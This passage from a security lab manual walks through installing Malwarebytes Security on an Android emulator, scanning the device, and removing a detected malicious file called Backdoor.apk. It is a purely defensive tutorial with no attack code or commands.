
**TASK 3.1****Launch Play Store**

Figure 2.3.2: Launching Google Play

3. In the **Search for apps & games** field, type **malwarebytes**. From the results, click **Malwarebytes Security**, as shown in the screenshot.




Figure 2.3.3: Searching for Malwarebytes Security

**T A S K 3 . 2****Install and Launch Malwarebytes Security**

4. The **Malwarebytes Security: Virus Cleaner, Anti-Malware** app information is displayed; click the **Install** button to start the installation of the app.



Figure 2.3.4: Installing Malwarebytes Security app

5. Once installation completes, click the **Open** button to launch it.



Figure 2.3.5: Launching Malwarebytes Security

6. **Malwarebytes Security** initializes. A **Let's get you started** message appears; click the **Get started** button to proceed.




Figure 2.3.6: Malwarebytes Get started

7. In the permissions window, click **Give permission**.




Figure 2.3.7: Malwarebytes permission window

8. A system pop-up appears, asking for permission; click **ALLOW**.




Figure 2.3.8: Permission notification

9. On the next screen, click the **Start Premium trial** button to start the free premium trial version of Malwarebytes Security.




Figure 2.3.9: Starting the free Premium trial

### **TASK 3.3**

#### **Perform Scan**




Figure 2.3.10: Begin the scan

11. **Malwarebytes Security** begins a security scan, as shown in the screenshot.




Figure 2.3.11: Scanning in progress

12. After the completion of the scan, **Scan finished** message appears, click **View scan results** to see the results.




Figure 2.3.12: Scan finished

**T A S K 3 . 4****Remove Malware**

13. A **Threats** screen appears. This will show you all the malware (if any) found on your device.

**Note:** Here, the malware found is the malicious file **Backdoor.apk**.

14. Click the **Remove selected** button to remove the detected malware from your device.




Figure 2.3.13: Remove selected

15. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.
16. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**




Figure 2.3.14: Scanner screen

17. Click **Scan after update** in the lower section of the **Scanner** window under **Previous scans** to view details of the scan.




Figure 2.3.15: Scan results

You can use other mobile antivirus and anti-spyware tools such as **AntiSpy Mobile** (<https://antispymobile.com>), **Spyware Detector - Anti Spy Privacy Scanner** (<https://play.google.com>), **iAmNotified - Anti Spy System** (<https://iamnotified.com>), and **Privacy Scanner (AntiSpy) Free** (<https://play.google.com>) to secure mobile devices from malicious apps.

18. The **Scanning history** screen appears, displaying the deleted malicious file, as shown in the screenshot.




Figure 2.3.16: Scanning history

19. This concludes the demonstration of how to secure Android devices from malicious apps using Malwarebytes Security.  
 20. Close all open windows and document all the acquired information.  
 21. Turn off the **Android** emulator virtual machine.

## Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

### Internet Connection Required

<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
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### Platform Supported

<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs
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